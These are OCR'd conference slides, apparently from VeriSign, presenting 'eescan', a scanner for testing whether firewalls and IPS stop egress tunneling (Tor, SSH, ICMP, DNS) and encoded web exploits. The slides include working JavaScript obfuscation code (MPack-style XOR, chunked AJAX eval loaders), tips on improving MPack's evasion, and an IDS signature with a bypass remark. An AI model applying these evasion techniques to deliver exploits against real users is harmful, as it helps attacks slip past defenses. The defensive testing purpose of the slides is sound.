
Mostly Forward Facing



VeriSign®

Layered Security


Mostly Forward Facing



VeriSign®

Layered Security

Mostly Forward Facing



VeriSign®

Traditional “Security Assurance”

+ Vulnerability assessment
  - Active probes looking for host problems, general sense of “exposure”
+ Penetration testing
  - Capture the flag, not holistic and does not accurately measure overall risk
+ Risk Assessment
  - Often based on assumptions (sometimes flawed)
+ Ad-hoc testing
  - Can be useful but often not consistent - varies with skill of tester
+ Patch management
  - Useful but what happens to the “other” systems?
+ What’s missing?
  - How effective are our defenses against likely threats and users?

VeriSign®

Vulnerability Assessment == Half the Job



+ VA - External stimulus -> measure response
+ What about internal stimulus -> measure response?
+ All network security “systems” leave cracks
+ Spend a lot of money, never really know what you have
+ Most application protocols are complex
  - Signatures are often weak against application level attacks

VeriSign®

Vulnerability Assessment == Half the Job

+ One major issue with VA is that only listening services are generally checked
  - Some log on to systems and verify settings, applications, etc.

+ Browsers, like users, do not listen (mostly)



+ Let's assess if our protections can be easily bypassed

+ Some people don't patch because the firewall/IPS/web filter/etc. protect them

VeriSign®

Vulnerability Assessment == Half the Job



+ Vulnerability is a numbers problem
+ 100 workstations, easy to patch and verify
+ 350,000 workstations, not so easy
  - 0.01 percent leaves 35 vulnerable
+ As the number of installed applications goes up, so does the risk
+ Larger networks use security devices to reduce the risk associated with exploitability problems

VeriSign®

Vulnerability Assessment == Half the Job


+ Let's add a factor called extrusion and exploitability assessment
+ Measure the risk to internal systems through our defenses
+ Try a bunch of exploits and see which ones are detected/filtered
+ Try those same exploits with various encoding mechanisms
+ Try some commonly used techniques (MPack)

VeriSign®

What are we missing?

Extrusion…

All Layers become MOOT – the threat is a determined user behind your defenses



VeriSign®

Extruders

+ Users want applications - security policy does not

+ Blocking applications by default ports not very effective
  - Many applications designed to find ways through firewalls
  - Techniques like port crawling, HTTP tunneling, SSL

+ User controlled techniques also easier and easier
  - SSL VPN's
  - SSH port forwarding / SOCKS
  - Tor
  - Protocol tunneling - ICMP, DNS, HTTP
  - Open Proxies - HTTP, SOCKS

VeriSign®

Extruders

+ Lesson learned from running big financial network
  - People need AIM and will go to any length to get it
+ What will they do?
  - Tor, socks proxies, ssh, httptunnel, ssltunnel
  - Resort to AOL dial-up
  - New versions of AIM start with port 443
+ How do you determine which methods work in your environment?
+ Try them all from the perspective as the extruder

VeriSign®

Extruders

+ Extruders like to do other potentially bad things like Remote Access
  - Reverse VNC
  - Gotomypc, Logmein, etc
  - SSH

+ All various ways to get access to internal systems from the outside

+ No security controls around the access



The Case for E+E Scanner

+ We need tools to determine:
  - What applications can be used on the network?
  - If clients are vulnerable, are they also exploitable?
  - Are devices like IPS properly blocking attacks? Variations?
  - Is our network defense, as a system, protecting against common, less common and sophisticated attacks?
  - Does or monitoring and response system (MSS/IR) properly respond to simulated successful attacks?
  - Do data leakage products really stop leaks? Do they stop anything?


+ Where will the weeds grow?

+ Have we spent money wisely and in proportion to the threats?

VeriSign®

The Case for E+E Scanner

+ Common network defenses to enumerate
  - L3/L4 filtering - allow/block based on IP/port information
  - L7 filtering - HTTP proxies, deep packet inspection, IPS
  - Transparent redirection of services - SMTP, HTTP, POP3, FTP, DNS
  - Passive detection and/or action - Facetime P2P blocking, IDS
  - Protocol validation - port 80 can only have valid HTTP traffic



VeriSign®

The Case for E+E Scanner

+ For Example:
  - IPS is expensive to buy, maintain and administer
  - It can mitigate risk (on occasion)
    - they don't magically stop everything?
  - Can be useful for some specific extrusion prevention
  - Often attempts to protect against "in the wild" exploits
  - How well do they cover simple, common and complex variations?

  - During VML 0day (MS06-055) many sigs geared at rect
  - Unfortunately, any shape worked just as well
    - Metasploit 2.7 ie_vml - roundrect line polyline oval image arc curve
  - HTTP is really, really, really hard

VeriSign®

The Case for E+E Scanner

+ Existing tools
  - Metasploit - www.metasploit.com
    - Primary goal is attack framework
    - Allows testing of specific exploits and encoding mechanisms
    - Really good for checking supported exploits
    - Need vulnerable applications to measure effectiveness
    - Difficult to test entire defense without a remote install
    - Limited modules for exploitability testing
  - Ftester - http://dev.inversepath.com/trac/ftester
    - Good at detecting open ports in the firewall (extrusion)
    - Can perform IDS testing but relies on creating traffic from IDS sigs
    - Network level IDS evasion techniques
    - Doesn't really behave like a client
  - Core Impact - www.coresecurity.com
    - Lots of exploits
    - Easy to email an exploit to many users and measure response
    - Good for IPS/IDS tuning but very exploit centric

VeriSign®

The Case for E+E Scanner


+ Goals of eescan (Extrusion and Exploitability SCANner)
  - Test for extrusion weaknesses
  - Determine traffic allowed and how it is modified (proxied, IPS, etc)
  - Emulate or activate a number of applications/protocols
    - aim, tor, p2p, etc
  - Try protocols on non-standard ports to detect differences in network
  - Simulate various exploits and encoding mechanisms to determine exploitability
  - Aid in assessing overall risk

+ Make it free
  - www.eescan.net
  - Available Monday
  - All the code and little documentation :)

VeriSign®

E+E Scanner

+ Architecture
  - Classes and functions to replace/supplement existing tools
  - Python works well, provides interactivity, extensibility and scripting
  - Some server side PHP needed for exploitability
  - Some server side python as well



VeriSign®

Details of eescan

- Extrusion Testing
  - EgressScan()

```
>>> EgressScan('67.18.176.249', scan_to_port = 1024)
[25, 53]
```

  - Paramiko package for SSH and port forwarding

```
>>> ssh = SSH_Proto()
Init'ing SSH class 0

>>> ssh.egress_ports
[25, 53, 16, 22, 18, 20, 19, 21, 17, 42, 37, 81, 80, 110, 143, 443, 993]

>>> ssh.check()

>>> ssh.ssh_protos
[('ssh.opensecnet.com', 'tcp', 16), ('ssh.opensecnet.com', 'tcp', 22),
('ssh.opensecnet.com', 'tcp', 18), ('ssh.opensecnet.com', 'tcp', 20),
('ssh.opensecnet.com', 'tcp', 19), ('ssh.opensecnet.com', 'tcp', 21),
('ssh.opensecnet.com', 'tcp', 17), ('ssh.opensecnet.com', 'tcp', 42),
('ssh.opensecnet.com', 'tcp', 37), ('ssh.opensecnet.com', 'tcp', 81),
('ssh.opensecnet.com', 'tcp', 110), ('ssh.opensecnet.com', 'tcp', 143)]
```


VeriSign®

Details of eescan

+ Create simple unit tests

```
tests['im_aim_tor'] = {
    'Enabled':1,
    'Desc':'AIM over Tor',
    'Cat':'IM',
    'Type':'tor',
    'Proto':'tcp',
    'Host':'login.oscar.aol.com',
    'Port':5190}
```

```
tests['im_gtalk'] = {
    'Enabled':1,
    'Desc':'GTalk',
    'Cat':'IM',
    'Type':'single',
    'Proto':'tcp',
    'Host':'talk.google.com',
    'Port':(5222,5223,443)}
```

+ Tor and other protocol support via classes

```
class TorService:

    def __init__(self,remotehost,remoteport,torhost='localhost',torport=9050,torcontrol=9051):
    def send(self,data):
    def recv(self,bytes):

    etc
```


VeriSign®

Details of eescan

+ Can be useful for determining what is or isn't blocked/proxied
  - My colo blocks TCP 135-139, 445, 6666-6670

```
>>> EgressScan('eescan',blocked=1)
[135,136,137,138,139,445,6666,6667,6668,6669,6670]
```

+ Hmmmm (Hotel Network)

```
>>> EgressScan('dark_ip')
[25, 53, 80]
```

+ Check_Plain interacts with eescan server for proxy detection

```
>>> for port in (25,53,80,123): Check_Plain('eescan', port)
0 0 0 1
```


VeriSign®

Details of eescan

+ Exploitability Testing
  - Send client requests for exploits - measure changes
  - IPS blocks published PoC for exploit but what about mods
  - If we see our system is weak on preventing one type of attack does that predict future effectiveness?

+ HTTP exploits
  - HTTP is really complex, lot's of ways to do things
  - protocol layer
    - gzip, deflate, chunked, ssl
  - application layer, namely javascript
    - xor, ajax, xor with ajax, random whitespace, random variables/functions
  - A lot of exploits/methods in use in attack kits like MPack, WebAttacker

VeriSign®

Details of eescan

+ IDS/IPS Problems
+ What's wrong with this?

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET
any (msg:"BLEEDING-EDGE CURRENT EVENTS MS ANI
exploit"; flow:established,to_server; content:"|54
53 49 4C 03 00 00 00 00 00 00 54 53 49 4C 04 00
00 00 02 02 02 02 61 6E 69 68 52|";
classtype:attempted-admin; reference:url,http://
isc.sans.org/diary.html?storyid=2534;
reference:url,http://www.avertlabs.com/research/
blog/?p=233; reference:url,doc.bleedingthreats.net/
2003519; sid:2003519; rev:1;)
```

+ Trivial bypass over port 443 not to mention any other technique

VeriSign®

Details of eescan

+ Some of the tricks
  - http_encoders.py
    - gzip, deflate, chunked, mpack_xor, ajax, random_whitespace, random_string
    - http over 443
  - My favorite - ajax
    - Like fragroute for HTTP
    - Convert exploit to javascript
    - Break it into arbitrary size chunks
    - Use XMLHTTPRequest to get each chunk
    - Reassemble
    - Eval()
    - For extra effect gzip encode the requests
  - My more favorite ajax
    - Do not store the key with the data
    - Mpack and others have a nice Javascript XOR engine
    - They send the key with the JS - real easy to decode by man or machine
    - Send the key under separate cover

VeriSign®

Details of eescan

+ Exploitability Example - MPack XOR encoding

```
>>> test = 'document.write("hello world")'

>>> mpack_xor(test)  ##mpack var and func names
'function xor_str(plain_str, xor_key) {var xored_str = ""; for (var i
= 0 ; i < plain_str.length; ++i) xored_str += String.fromCharCode
(xor_key ^ plain_str.charCodeAt(i)); return xored_str; } var plain_str
= "\\x41\\x4a\\x46\\x50\\x48\\x40\\x4b\\x51\\x0b\\x52\\x57\\x4c\\x51\
\x40\\x0d\\x07\\x4d\\x40\\x49\\x49\\x4a\\x05\\x52\\x4a\\x57\\x49\\x41\
\x07\\x0c"; var xored_str = xor_str(plain_str, 37); eval(xored_str);'


>>> mpack_xor(test,rand=1)    ## random var and func names
'function DzHV(JVNvGyZ, ld) {var VOpUOaxc = ""; for (var tmVqXKHvBX =
0 ; tmVqXKHvBX < JVNvGyZ.length; ++tmVqXKHvBX) VOpUOaxc +=
String.fromCharCode(ld ^ JVNvGyZ.charCodeAt(tmVqXKHvBX)); return
VOpUOaxc; } var JVNvGyZ = "\\x52\\x59\\x55\\x43\\x5b\\x53\\x58\\x42\
\x18\\x41\\x44\\x5f\\x42\\x53\\x1e\\x14\\x5e\\x53\\x5a\\x5a\\x59\\x16\
\x41\\x59\\x44\\x5a\\x52\\x14\\x1f"; var VOpUOaxc = DzHV(JVNvGyZ, 54);
eval(VOpUOaxc);'
```


VeriSign®

Details of eescan

+ AJAX Exploit encoding
+ Only works for JS compatible exploits

```
var output="";
var max_req = Math.floor (Math.random() * 20+1);
for (var x=1; x<=max_req; x++) {
   request = new XMLHttpRequest();
   var uri = "/eescan/test.php?code=plain1&pie="+max_req+ "&slice="+x;
   request.open("GET", uri, false);
   request.setRequestHeader("User-Agent","Mozilla/4.0");
   request.send(null)
   output += request.responseText;
}
eval(output);
```

+ Not as bad as you think for humans

VeriSign®

Details of eescan

- Improving MPack in 45 minutes
  - Despite Publicity MPack infects 3.3% of US machines
  - This is just one of the MPack crypt modules (widely used)
  - Other 4 implemented in “devel” version of eescan

```
key = rand(250)
data = '\x00'
for (x=0; x< strlen(data); x++)
    output += data[x] ^ key
eval(output)
```

  - Random function names + whitespace + comments
  - XMLHttpRequest for the xor key
  - GZIP Encoding
  - Get better exploits (www.milw0rm.com)

VeriSign®

Reality Check #1 - Love that AIM

- How far do I have to use to connect to AIM?
  - Can I connect using default settings?

```
tests['im_aim1'] = {
    'Enabled':1,
    'Desc':'AIM',
    'Cat':'IM',
    'Type':'single',
    'Proto':'tcp',
    'Host':'login.oscar.aol.com',
    'Port':(5190,) }
```

  - Can I connect using crawl settings?

```
tests['im_aim_egress'] = {
    'Enabled':1,
    'Desc':'AIM Egress',
    'Cat':'IM',
    'Type':'egress',
    'Proto':'tcp',
    'Host':'login.oscar.aol.com'}
```

  - Can I connect using Tor?

```
tests['im_aim_tor'] = {
    'Enabled':1,
    'Desc':'AIM over Tor',
    'Cat':'IM',
    'Type':'tor',
    'Proto':'tcp',
    'Host':'login.oscar.aol.com',
    'Port':5190}
```


VeriSign®

Reality Check #1 - Love that AIM

- Can I connect using SSH port forwarding?

```
tests['im_aim_ssh'] = {
    'Enabled':1,
    'Desc':'AIM over SSH',
    'Cat':'IM',
    'Type':'ssh',
    'SSH_Host':'myfly.machine.com',
    'SSH_User':'matt',
    'SSH_Pass':'areyoufnnuts?',
    'Remote_Host':'login.oscar.aol.com',
    'Remote_Port':5190 }
```

- Can I connect using ICMP tunnel?

```
tests['im_aim_icmp'] = {
    'Enabled':1,
    'Desc':'AIM over ICMP',
    'Cat':'IM',
    'Type':'icmp',
    'ICMP_Tun_Host':'myfly.machine.com',
    'Remote_Host':'login.oscar.aol.com',
    'Remote_Port':5190 }
```

- Can I connect using DNS tunnel?

```
tests['im_aim_dns'] = {
    'Enabled':1,
    'Desc':'AIM over DNS',
    'Cat':'IM',
    'Type':'dns',
    'DNS_Tun_Host':'myfly.machine.com',
    'Remote_Host':'login.oscar.aol.com',
    'Remote_Port':5190 }
```


VeriSign®

Reality Check #2 - HTTP Exploits

+ Does my IPS stop Linkedin exploits?
  - Fetch exploit page over HTTP

```
>>> GetHTTPMD5('host', 80, 'test.php?code=plain&exploit=linkedin','UA')
('real_html_here'', 'md5_here', 'broken')
```

  - Try again this time gzip'd

```
>>> GetHTTPMD5('host', 80, 'test.php?code=gzip&exploit=linkedin','UA')
('real_html_here'', 'md5_here', 'md5_mismatch')
```

  - Try again this time with MPack_xor

```
>>> GetHTTPMD5('host', 80, 'test.php?code=mpack&exploit=linkedin','UA')
('real_html_here'', 'md5_here', 'broken')
```


VeriSign®

Reality Check #2 - HTTP Exploits

- We could be here all day without a little help
- Some results in a few minutes

```
def TryEmAll(host,uri):

    exploits = ('linkedin', 'ani', 'ani_curs',
    'hpallinone','speechapi', 'wmv')

    encoders = ('whitespace', 'mpack1', 'mpack1_whitespace', 'ajax',
    'gzip', 'chunk', 'plain',
    'deflate','mpack1_gzip','mpack1_gzip_chunk', ‘mpack1_ajax_key’)

